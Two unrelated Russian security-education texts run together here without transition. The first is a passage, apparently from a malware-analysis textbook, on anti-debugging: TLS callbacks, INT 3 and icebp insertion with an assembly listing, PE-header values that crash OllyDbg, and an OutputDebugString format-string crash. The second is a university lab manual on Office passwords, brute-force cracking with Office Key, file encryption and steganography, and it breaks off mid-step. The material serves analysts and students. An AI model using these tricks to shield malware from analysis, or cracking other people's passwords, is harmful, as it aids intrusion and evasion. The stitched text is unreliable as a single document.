


Рис. 16.2. Просмотр функций обратного вызова на основе TLS в IDA Pro (нажатием сочетания клавиш Ctrl+E)

Функции обратного вызова на основе TLS могут быть выполнены внутри отладчика, хотя иногда они вызываются до остановки в начальной точке входа. Чтобы

избежать этой проблемы, измените настройки отладчика. Например, в случае с OllyDbg можно пройти в меню Options Debugging Options Events (Параметры Параметрыотладки События) и выбрать в качестве участка для первой паузы пункт System breakpoint (Системная точка останова), как показано на рис. 16.3.

ПРИМЕЧАНИЕ

OllyDbg 2.0 имеет больше вариантов для остановки по сравнению с версией 1.1, позволяя, например, останавливаться в начале функции обратного вызова на основе TLS. WinDbg всегда останавливается еще раньше, в системной точке останова.




Рис. 16.3. Параметры начальной точки останова в OllyDbg

Поскольку функции обратного вызова на основе TLS хорошо известны, они не так часто используются во вредоносном ПО. Их применение в обычных программах крайне ограничено, поэтому раздел .tls в исполняемом файле может сильно выделяться.

Использование исключений

Как уже обсуждалось ранее, прерывания генерируют исключения, которые используются в отладчиках для выполнения таких операций, как создание точек останова. В работе 15 вы научились устанавливать SEH-обработчики для достижения безусловных переходов. Модификация цепочки SEH-вызовов относится как к анти-дизассемблированию, так и к антиотладке. Далее мы опустим особенности, присущие SEH, и сосредоточимся на других способах использования исключений для создания препятствий аналитикам безопасности.

Исключения можно применять для обнаружения отладчика или нарушения его работы. Большинство методик обнаружения, основанных на исключениях, пользуются тем фактом, что отладчик перехватывает исключения и не сразу возвращает их отлаживаемому процессу. Большинство отладчиков по умолчанию вообще не передают их обратно в программу. Такое поведение можно увидеть, используя механизм обработки исключений в процессе.

На рис. 16.4 показаны стандартные настройки OllyDbg: если не установить соответствующий флажок, все исключения будут отлавливаться. Эти параметры доступны в меню Options Debugging Options Exceptions (Параметры Параметры отладки Исключения).




Рис. 16.4. Параметры обработки исключений в Ollydbg

ПРИМЕЧАНИЕ

При выполнении анализа вредоносного ПО мы рекомендуем возвращать все исключения обратно в программу.

Вставка прерываний

Классический пример антиотладки заключается в использовании исключений, чтобы досадить аналитику безопасности и нарушить работу программы путем вставки прерываний внутрь корректных цепочек инструкций. В зависимости от настроек эти вставки могут приводить к остановке отладчика, поскольку этот же механизм применяется в ходе самой отладки для создания программных точек останова.

Вставка прерывания INT 3

Отладчики используют прерывание INT 3 для создания программных точек останова, поэтому один из антиотладочных методов состоит в добавлении опкодов 0xCC внутрь корректных участков кода. Отладчик по ошибке принимает эти опкоды за свои собственные точки останова. Некоторые отладчики ведут список своих точек останова, чтобы не попасться на эту уловку.

Для генерации прерывания INT 3 можно также использовать двухбайтовую последовательность опкодов 0xCD03, и для многих вредоносных программ это хороший способ помешать WinDbg. Вне отладчика 0xCD03 генерирует исключение STATUS_BREAKPOINT. Однако WinDbg перехватывает точку останова и затем автоматически инкрементирует регистр EIP ровно на 1 байт, поскольку точка останова обычно имеет опкод 0xCC. Это может заставить программу выполнять разный набор инструкций в зависимости от присутствия WinDbg (отладчик OllyDbg не подвержен атаке на основе двухбайтного прерывания INT 3).

В листинге 16.9 показан ассемблерный код, в котором применяется эта техника. Сначала устанавливается новый SEH-обработчик, после чего вызывается команда INT 3, что заставляет код продолжить выполнение.

Листинг 16.9. Методика на основе INT 3

```
push offset continue
push dword fs:[0]
mov fs:[0], esp
int 3
// отлаживается
continue:
// не отлаживается
```

Вставка прерывания INT 2D

Методика антиотладки на основе инструкции INT 0x2D работает так же, как и предыдущая, позволяя получить доступ к отладчику ядра. Инструкция INT 0x2D используется для создания точек останова в ядре, поэтому к ней применим метод, показанный в листинге 16.9.

Вставка прерывания ICE

Точка останова icebr (опкод 0xF1) — это одна из незадокументированных инструкций в процессорах Intel. Она предназначена для упрощения отладки с использованием внутрисхемного эмулятора (in-circuit emulator, ICE), поскольку создание в нем произвольных точек останова является сложной задачей.

Выполнение этой инструкции генерирует одношаговое исключение. Если программа трассируется пошагово, отладчик подумает, что это обычное в таких условиях исключение, и не выполнит ранее установленный обработчик. Этим может воспользоваться вредоносное ПО, выполняя определенный обработчик только при нормальной работе.

Чтобы обойти эту ловушку, не перешагивайте через инструкцию icebr.

Уязвимости отладчиков

Как любое другое программное обеспечение, отладчики имеют уязвимости, и иногда злоумышленники пользуются этим для предотвращения отладки. Ниже представлено несколько популярных уязвимостей, связанных с тем, как OllyDbg обращается с форматом PE.

Уязвимости в PE-заголовке

Первая методика подразумевает изменение PE-заголовка в двоичном исполняемом файле, в результате чего при его загрузке в OllyDbg происходит сбой. Это выражается в ошибке вида Bad or Unknown 32-bit Executable File («Поврежденный или неизвестный 32-битный исполняемый файл»), хотя за пределами отладчика программа обычно работает нормально.

Данная проблема вызвана тем фактом, что OllyDbg слишком строго следует спецификации PE-заголовка от компании Microsoft. PE-заголовок обычно содержит структуру, известную как IMAGE_OPTIONAL_HEADER. Ее подмножество представлено на рис. 16.5.

...		
...		
LoaderFlags		00000000h
NumberOfRvaAndSizes		00000099h
DataDirectory[0] → Виртуальный адрес → Размер		00000000h 00000000h
DataDirectory[1] → Виртуальный адрес → Размер		01007604h 000000C8h
DataDirectory[2] → Виртуальный адрес → Размер		0100B000h 00008958h
...		
...		
DataDirectory[15] → Виртуальный адрес → Размер		00000000h 00000000h

0x99 — некорректное значение!

Шестнадцать элементов в массиве DataDirectory

Рис. 16.5. Уязвимость на основе IMAGE_OPTIONAL_HEADER и NumberOfRvaAndSizes

Несколько последних элементов этой структуры представляют особый интерес. Поле NumberOfRvaAndSizes определяет количество записей в массиве DataDirectory, который идет далее. Массив DataDirectory содержит сведения о местоположении других важных элементов исполняемого файла; это не просто массив структур IMAGE_DATA_DIRECTORY в конце опциональной структуры заголовка. Каждая структура IMAGE_DATA_DIRECTORY определяет размер и относительный виртуальный адрес каталога.

Размер массива равен IMAGE_NUMBEROF_DIRECTORY_ENTRIES — то есть 0x10. В Windows загрузчик игнорирует любое значение NumberOfRvaAndSizes, превышающее 0x10, поскольку оно просто не влезет в массив DataDirectory. OllyDbg следует стандарту и всегда использует NumberOfRvaAndSizes. В итоге, если сделать массив больше чем 0x10 (например, 0x99), OllyDbg покажет пользователю всплывающее окно, после чего завершит программу.

Для противодействия этому приему проще всего вручную изменить PE-заголовок с помощью hex-редактора или PE Explorer и присвоить полю NumberOfRvaAndSizes значение 0x10. Конечно, вы также можете использовать отладчик, который не подвержен этой уязвимости, например WinDbg или OllyDbg 2.0.

Еще один метод, связанный с заголовками разделов, вызывает во время загрузки в OllyDbg (WinDbg или OllyDbg 2.0 устойчивы к этой атаке) сбой вида File contains too much data (Файл содержит слишком много данных). В разделах представлено содержимое файла, включая код, данные, ресурсы и другую информацию. Каждый раздел имеет заголовок в виде структуры IMAGE_SECTION_HEADER, отрезок которой показан на рис. 16.6.




Рис. 16.6. Структура IMAGE_SECTION_HEADER

Здесь нас интересуют элементы VirtualSize и SizeOfRawData. Согласно спецификации формата Windows PE поле VirtualSize должно содержать общий размер раздела на момент его загрузки в память, а поле SizeOfRawData — размер данных на диске. Для отражения данных раздела на память загрузчик Windows использует наименьшее из этих двух значений. Если SizeOfRawData больше VirtualSize, в память копируются только данные VirtualSize, а все остальное игнорируется. OllyDbg использует только SizeOfRawData, поэтому, если присвоить данному полю нечто вроде 0x77777777, в отладчике произойдет сбой.

Чтобы уберечься от этого приема, проще всего вручную отредактировать PE-заголовок с помощью hex-редактора, чтобы поля SizeOfRawData и VirtualSize имели похожие значения (имейте в виду, что согласно спецификации они должны быть кратными значению FileAlignment из структуры IMAGE_OPTIONAL_HEADER). Для этого отлично подойдет программа PE Explorer, потому что ее нельзя обмануть за счет большого размера SizeOfRawData.

Уязвимость на основе OutputDebugString

Вредоносные программы часто пытаются использовать уязвимости в OllyDbg версии 1.1, связанные со строками форматирования. Для этого они передают функции OutputDebugString аргумент %s, что приводит к сбою в OllyDbg. Остерегайтесь подозрительных вызовов наподобие OutputDebugString ("%s%s%s%s%s%s%s%s%s%s%s%s%s%s"). Если выполнить этот код, ваш отладчик принудительно завершится.

В этой работе вы познакомились с некоторыми популярными методами антиотладки. Чтобы научиться их распознавать и обходить, требуются терпение и упорство. Не забывайте делать заметки во время анализа, записывая, где вы обнаружили тот или иной антиотладочный прием и как вы с ним справились. Это поможет вам в случае, если процедуру отладки придется начать заново.

Большинство методик антиотладки можно распознать с помощью здравого смысла, неспешно отлаживая процесс. Например, ваше внимание может привлечь код, который преждевременно завершает работу внутри условного перехода. Самые популярные приемы основаны на доступе к структуре fs:[30h], вызовах Windows API или выполнении сверки времени.

Контрольные вопросы

1 Обнаружение отладчика в Windows

- 2 *Антиотладка*
- 3 Проверка структур вручную
- 4 Использование инструкции rdtsc
- 5 Сверка времени
- 6 Использование функций QueryPerformanceCounter и GetTickCount
- 7 Искажение работы отладчика
- 8 Использование функций обратного вызова на основе TLS
- 9 Использование исключений
- 10 Вставка прерываний
- 11 Уязвимости отладчиков
- 12 Уязвимости в PE-заголовке
- 13 Уязвимость на основе OutputDebugString

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ
ФЕДЕРАЦИИ

ФЕДЕРАЛЬНОЕ ГОСУДАРСТВЕННОЕ АВТОНОМНОЕ ОБРАЗОВАТЕЛЬНОЕ
УЧРЕЖДЕНИЕ ВЫСШЕГО ОБРАЗОВАНИЯ
«СЕВЕРО-КАВКАЗСКИЙ ФЕДЕРАЛЬНЫЙ УНИВЕРСИТЕТ»

Методические указания
по выполнению практических работ по дисциплине
«ЗАЩИТА ПРОГРАММ И ДАННЫХ»
для студентов специальности 10.05.01 Компьютерная безопасность
специализация «Информационно-аналитическая и техническая экспертиза компьютерных
систем»

Ставрополь
2026

СОДЕРЖАНИЕ

Практическое занятие №1. Защита файлов от несанкционированного доступа с помощью архиваторов и средств Microsoft office	3
Практическое занятие №2. Криптография и стеганография	7
Практическое занятие №3. Защита данных с помощью программы PGP	11
Практическое занятие №4. Защита жестких дисков с помощью программы BESTCRYPT	17
Практическое занятие №5. Восстановление удаленных файлов и необратимое удаление информации	23

Практическое занятие №1. Защита файлов от несанкционированного доступа с помощью архиваторов и средств Microsoft office

Цель работы: знакомство с защитой файлов от несанкционированного доступа с помощью архиваторов и средств microsoft office

Теоретическая часть

В Word, Excel, Power Point и других программах MS Office есть возможность защиты файлов от несанкционированных изменений. Например, в Word существуют следующие возможности ограничения доступа к документу для защиты его от несанкционированных изменений:

Назначение пароля для открытия документа. Чтобы предотвратить любое открытие документа посторонними пользователями, можно назначить пароль.

Назначение пароля разрешения записи. Чтобы разрешить открытие документа всем пользователям, а изменение — лишь некоторым, можно назначить пароль разрешения записи. Если какой-либо пользователь изменит документ без разрешения записи, он сможет сохранить этот документ только под другим именем.

Рекомендация доступа только для чтения. Можно предлагать (но не требовать) другим пользователям открыть документ только для чтения. Если пользователь откроет документ только для чтения и изменит его, он сможет сохранить этот документ только под другим именем.

В других программах MS Office также есть встроенные в эти программы средства защиты файлов от несанкционированных изменений, мы не будем их перечислять (более подробно познакомиться с ними можно с помощью справочной системы программ).

Однако следует помнить, что защита файлов встроенными средствами программ MS Office, позволяет защитить данные лишь от любопытства непрофессионалов. Об этом говорит существование программ подбора паролей к программам MS Office на тот случай, если пользователь забыл пароль. Ниже вы убедитесь в том, что «закрытый» паролем документ «открывается» одной из программ Password Kit.

Защита файлов в MS Office

Программы MS Office (Word, Excel, Access и др.) имеют встроенные средства защиты создаваемых файлов, которые позволяют при сохранении файлов указать пароль для открытия файла и пароль разрешения записи.

Запустите Word (Пуск – WinWord). Введите свою фамилию и сохраните документ

следующим образом:

- выберите команду Сохранить как... из меню Файл;
- в поле Папка выберите Рабочий стол;
- в поле Имя файла введите имя файла, например, Дос1;
- в правом верхнем углу окна нажмите кнопку Сервис и далее выберите строку

Параметры безопасности;

- в окне Безопасность введите пароль в поле Пароль для открытия файла.

Примечание

На учебном занятии не рекомендуется вводить пароль длиной более пяти символов, так как при последующем подборе пароля будет потрачено достаточно много времени. В практической же деятельности наоборот рекомендуется выбирать пароль длиной более шести символов.

На учебном занятии не рекомендуется вводить пароль русскими буквами. На практике можно и нужно использовать любые символы.

- нажмите кнопку ОК.
- в окне Подтверждение пароля введите пароль еще раз и нажмите кнопку ОК;
- нажмите кнопку Сохранить;
- закройте Word.

Защита файлов с помощью архиватора WinRAR

Программы - архиваторы (WinZIP, WinRar) позволяют использовать криптографическую защиту, т.е. выполнять операции архивирования и разархивирования файлов с паролем. Использование операции архивирования файла с паролем несколько надежнее, чем защита файлов встроенными средствами MS Office.

1. Запустите WinRAR (Пуск – WinRAR).
2. Выберите в главном окне программы диск D:\ и далее папку Договор.
3. В папке выделите первые три файла.
4. Нажмите кнопку Добавить.
5. В поле Архив введите имя архива – Proba
6. Нажмите кнопку Обзор и в поле Папка выберите место сохранения архива -

Рабочий стол

7. Нажмите кнопку «Открыть».
8. Выберите вкладку Дополнительно и нажмите кнопку Установить пароль
9. Введите пароль длиной 4-5 символов в верхнем поле и повторите ввод пароля в нижнем поле.

10. Нажмите кнопку ОК. Подбор пароля для файла Word

Подбор пароля к файлу Word выполним с помощью программы Office Key. Эта программа предназначена для подбора паролей в следующих программах:

- Access, Excel, Outlook, Word, Visual Basic for Applications и др.
- Запустите программу Office Key (Пуск – Программы – Тема Защита и преодоление –

Преодоление защиты - Office Key).

На экране появится главное окно Office Key

Перед запуском программы для поиска паролей необходимо настроить программу.

Для этого нажмите кнопку Settings (Настройки).

На экране появится окно Settings (Настройки).

По умолчанию открывается вкладка General (Общие), состоящая из двух групп. В левой части вкладки находится группа Process Priority (Приоритет процесса). Здесь можно установить один из трех приоритетов работы программы: Low (Низкий), Normal

(Нормальный), High (Высокий). По умолчанию установлен нормальный приоритет.

Примечание. Под приоритетом процесса следует понимать загруженность процессора при работе программы подбора паролей. Если планируется работа Office Key на фоне работы других программ, то рекомендуется установить низкий приоритет.

В правой части вкладки находится группа Attack types (Тип атаки). Office Key позволяет выбрать три метода подбора паролей к файлам: Dictionary

(Словарь), Brute-force with xieve optimization и Brute-force.

Dictionary (Словарь) – словарный метод атаки. Подбор пароля к файлу выполняется методом перебора слов, хранящимся в словаре dict.txt. Программа позволяет подключить и другой словарь.

Brute-force with xieve optimization – подбор паролей методом Brute-force со встроенным алгоритмом, повышающим скорость подбора паролей. При использовании этого метода пропускаются пароли из бессмысленных комбинаций символов. Вероятность восстановления паролей из английских символов составляет 85% при скорости свыше 75,000,000 паролей в минуту.

Brute-force – подбор пароля прямым перебором всех комбинаций символов выбранных на вкладке Symbol set.

Выбор приоритета работы программы и типа атаки выполняется щелчком мыши на выбранной опции.

Метод Brute-force является самым медленным методом и может протестировать все пароли длиной до 7 символов.

Метод Brute-force with xieve optimization - значительно быстрее и способен восстановить пароли длиной до 9 символов.

Словарная атака является самым быстрым методом - ограничения по длине пароля нет.

Оборудование и материалы: для выполнения данного практического занятия необходим компьютер с установленной операционной системой Windows 7 и программными продуктами: MS Word, Adobe Reader.

Указания по технике безопасности: к выполнению практических работ допускаются студенты, ознакомившиеся с правилами работы в лаборатории, прошедшие инструктаж безопасности.

Задания: для выполнения практической работы необходимо выполнить следующее:

1. Изучить рекомендуемую литературу.
2. Выполнить практическую работу.
3. Ответить на контрольные вопросы.
4. Оформить отчет.

Содержание отчета: отчет по практической работе должен быть выполнен в редакторе MS Word и оформлен согласно требованиям. Требования по форматированию: Шрифт TimesNewRoman, интервал – полуторный, поля левое – 3 см., правое – 1,5 см., верхнее и нижнее – 2 см. Абзацный отступ – 1,25. Текст должен быть выровнен по ширине.

Отчет должен содержать титульный лист с темой практической работы, цель работы и описанный процесс выполнения вашей работы. В конце отчета приводятся выводы о проделанной работе.

В отчет необходимо вставлять скриншоты выполненной работы и добавлять описание к ним. Каждый рисунок должен располагаться по центру страницы, иметь подпись (Рисунок 1 – Создание подсистемы) и ссылку на него в тексте.

Контрольные вопросы:

1. Как осуществляется защита файлов с помощью программ MS Office?
2. Какие в Word существуют возможности ограничения доступа к документу для защиты его от несанкционированных изменений?
3. От какой группы людей осуществляется защита файлов встроенными средствами программ MS Office? Почему?
4. Как осуществляется защита файлов с помощью программы WinRAR?
5. Как подбирается пароль с помощью утилиты Office Key из пакета Passware Kit?

Список литературы, рекомендуемый к использованию по данной теме:

1. Агеев А.С. Организация работ по комплексной защите информации/ Информатика и вычислительная техника. 1993, №1.
2. Андрианов В.И., Бородин В.А., Соколов А.В. "Шпионские штучки" и устройства для защиты объектов и информации / Под общей редакцией Золотарева С.А.
3. Афанасьев В.В., Манаев Ю.А. О возможностях защиты информации при ее обработке на ПК. Мир ПК. 1990, № 4.
4. Богумирский Б.С. Руководство пользователя ПЭВМ. ч.2. СПб., Ассоциация OILCO, 1992.
5. Вехов В.Б. Компьютерные преступления: Способы совершения и раскрытия/ Под ред. акад. Б.П. Смагоринского - М.: Право и Закон, 1996. - 182 с.
6. Групер Ш. Электронные ключи с энергонезависимой памятью //КомпьютерПресс.-1993.-№8.-С.60-62.
7. Жельников Владимир Криптография от папируса до компьютера. - М., АБФ, 1996, ил., 336 с.
8. Иванов В., Залогин Н. Активная маскировка побочных излучений вычислительных систем. Компьютер Пресс. 1993, № 10.
9. Макаров В. Суперкодированная связь. М., Красная звезда, 1992. Мельников В. Опасная безопасность //КомпьютерПресс.-1993.-№7.-С.49-52.
10. Моисеенко И. Основы безопасности компьютерных систем //Компьютер- Пресс.-1991.-№10.-С.19-24.
11. Моисеенко И. Американская классификация и принципы оценивания безопасности компьютерных систем. Компьютер Пресс, 2/92, 3/93.
12. Пашков Ю.Д., Казеннов В.Н. Организация защиты информации от несанкционированного доступа в автоматизированных системах. С-П, Лаборатория ППШ. 1995.

Практическое занятие №2. Криптография и стеганография

Цель работы: ознакомиться с криптографической защитой и стеганографической защитой файлов

Теоретическая часть

Самой надежной защитой от несанкционированного доступа к информации и программным продуктам компьютера является применение различных методов шифрования (криптографических методов защиты информации).

Криптографические методы защиты информации представляют собой шифрование данных с целью скрыть их смысл. До тех пор, пока пользователь не идентифицирован по ключу, смысл данных ему недоступен. Криптография предполагает наличие трех компонентов: данных, ключа и криптографического преобразования. При шифровании исходными данными будет сообщение, а результирующими – шифровка. При

расшифровании они меняются местами. Считается, что криптографическое преобразование известно всем, но, не зная ключа, с помощью которого пользователь закрыл смысл сообщения, требуется потратить много усилий на восстановление текста сообщения. Такое требование удовлетворяется рядом современных криптографических систем, например, созданных по «Стандарту шифрования данных Национального бюро стандартов США» DES и ГОСТ 28147-89. Криптографический метод защиты, безусловно, самый надежный метод защиты, так как охраняется непосредственно сама информация, а не доступ к ней (например, зашифрованный файл нельзя прочесть даже в случае кражи носителя). Данный метод защиты реализуется в виде программ или пакетов программ, расширяющих стандартные возможности операционной системы.

Далее будет рассмотрена программа шифрования файлов FileCrypt32. Шифрование файлов с помощью программы FileCrypt32

Программа FileCrypt32 (далее FileCrypt32) предназначена для шифрования файлов и каталогов с применением различных модификаций алгоритмов ГОСТ 28147-89, DES,

BlowFish и алгоритма блочного гаммирования (более подробная информация по алгоритмам шифрования находится в справке программы). Длина ключа варьируется от 56 до 512 бит. Шифрование может осуществляться на всех логических дисках компьютера (в том числе на сетевых дисках и дискетах). FileCrypt 32 поддерживает: технологию Drag & Drop («перетаскивание» файлов), быстрый запуск для расшифрования зашифрованных документов, отправку документов по электронной почте.

Запуск программы FileCrypt32

Выполните подготовительную работу:

1. Создайте на рабочем столе текстовый файл (правая кнопка мыши на рабочем столе – Создать – текстовый документ) с именем TEXT.TXT.
2. Откройте созданный файл, введите свою фамилию, сохраните и закройте файл. Запустите программу FileCrypt32 (Пуск – Программы – Тема Защита и преодоление – Защита информации – FileCrypt32). Откроется окно программы.

Работать с программой FileCrypt32 можно одним из трех способов: через меню программы, используя панель инструментов и совместно с программой Проводник. Все эти способы приводят к равнозначному результату и какой из них выбрать зависит лишь от Вас.

Шифрование файлов

Для шифрования файла выполните следующее:

1. Выберите команду Файлы - Зашифровать или нажмите кнопку Зашифровать;
2. В окне Открыть выберите файл TEXT.TXT на Рабочем столе и нажмите кнопку Открыть;

3. В окне Шифрование в поле введите пароль наберите любой пароль и нажмите кнопку ввести;

4. В окне Шифрование в поле Повторите пароль введите пароль еще раз и нажмите кнопку ввести;

5. После окончания шифрования Вы увидите окно с сообщением об успешном окончании шифрования. Нажмите кнопку ОК.

В результате шифрования на рабочем столе появится зашифрованный файл TEXT.TXT.FCRPT.

Также можно использовать технологией Drag&Drop:

1. Создайте на рабочем столе текстовый файл TEXT2.TXT, введите свою фамилию, сохраните и закройте файл.

2. Перетащите файл TEXT2.TXT в окно программы FileCrypt32.

3. В появившемся окне выберите «Зашифровать» и нажмите кнопку «Начать»

1. Выполните пункты 3-5 указанные выше. Обратите внимание!

2. Появление на диске файла с расширением .FCRPT говорит о том, что файл зашифрован программой FileCrypt32.

3. Для скрытия этого факта можно убрать флажок (галочку) Изменять тип файла в окне Установки параметров (меню программы FileCrypt32

Настройки – Настройки” или щелчок мыши на кнопке Настройки). Флажок находится в правом нижнем углу окна. После этих действий расширение файла изменяться не будет.

Шифрование папок с файлами

Выполните подготовительную работу. На рабочем столе создайте папку.

Скопируйте в нее из папки Договор на диске D:\ три первых файла.

Для шифрования папки с файлами воспользуемся технологией Drag&Drop, использование которой совместно с программой Проводник значительно облегчает выбор файлов и папок для шифрования (расшифрования).

1. Выделите на Рабочем столе созданную Вами папку и перетащите ее в окно File Crypt 32.

2. В появившемся окне Drag&Drop нажмите кнопку Начать.

3. В окне Шифрование дважды введите пароль.

4. По окончании шифрования нажмите кнопку ОК.

5. Откройте зашифрованную папку и вы увидите в ней три зашифрованных файла.

Дешифрование файлов

Для дешифрования файла выполните следующее:

1. Выберите команду Файлы - Расшифровать или нажмите кнопку Расшифровать;

2. В окне Открыть выберите на рабочем столе файл TEXT2.TXT и нажмите кнопку Открыть;

3. В окне Дешифрование в поле Введите пароль наберите пароль и нажмите кнопку ввести;

4. По окончании дешифрования нажмите кнопку ОК. Можно использовать более простой способ:

1. Откройте на рабочем столе файл TEXT.TXT.FCRPT

2. Выполните пункты 3-4 указанные выше. Обратите внимание!

Так как в настройках программы установлена опция «Не изменять тип файла », после дешифрования файл останется с расширением FCRPT и для того чтобы прочитать его содержимое необходимо переименовать файл в TEXT.TXT

Также можно использовать технологией Drag&Drop.

1. Перетащите файл TEXT.TXT.FCRPT в окно программы FileCrypt32.

2. Выполните пункты 3-4 указанные выше. Дешифрование папок с файлами
Дешифровать папку с файлами можно только с помощью технологии Drag&Drop.

1. Выделите на Рабочем столе созданную Вами папку и перетащите ее при нажатой левой клавише мыши.

2. В окне Drag&Drop выберите команду Расшифровать нажмите кнопку Начать.

3. В окне Дешифрование введите пароль.

4. По окончании дешифрования нажмите кнопку ОК.

5. Откройте папку и вы увидите в ней три дешифрованных файла.

6. Просмотрите содержимое файла и убедитесь в том, что файл дешифрован.

Примечание: Используя команды Файл - Зашифровать или Файл – Расшифровать обработать папку невозможно.

В случае возникновения затруднений при выполнении заданий используйте помощь программы.

Стеганография. Общие сведения о BDVDataHider

Этот класс продуктов, называемых стеганографическими, позволяет прятать данные в графических файлах .jpg, .jpeg, bmp, .ico, .emf, .wmf и предназначен для тех случаев, когда пользователь не хочет, чтобы у кого-либо создавалось впечатление, что он пользуется средствами криптографии. Пример подобной программы – BDVDataHider.

Внешне графический файл остается практически неизменным, меняются лишь кое- где оттенки цвета.

Запуск программы BDVDataHider

Запустите программу BDVDataHider (Пуск – Программы – Тема Защита и преодоление –Защита информации – BDVDataHide). Откроется окно программы.

Шифрование информации:

1. Выбрать файл для шифрования. Нажмите кнопку (Open data file...) в поле Data File.

Выберите на рабочем столе файл TEXT.TXT

2. Выберите файл изображения. Нажмите кнопку (Open image file...) в поле Image File.

Выберите в паке D:\Мои документы файл S37.BMP

3. Введите пароль. Щелкните кнопкой мыши на слово <None> в строке Password.

В окне Set Password введите пароль в поле Password и повторите ввод пароля в поле Confirm. Нажмите ОК.

4. Сохраните изображение. Нажмите кнопку

В окне «Сохранить как» выберите Рабочий стол, введите имя файла SEC (или другое) и нажмите кнопку Сохранить.

5. Теперь исходный файл можно удалить для повышения конфиденциальности информации. Удалите с рабочего стола файл TEXT.TXT и очистите Корзину.

В итоге на рабочем столе должен появиться графический файл SEC.BMP, в котором в зашифрованном виде храниться файл TEXT.TXT.

Дешифрование информации

1. Нажмите кнопку

2. Выберите на рабочем столе файл SEC.BMP

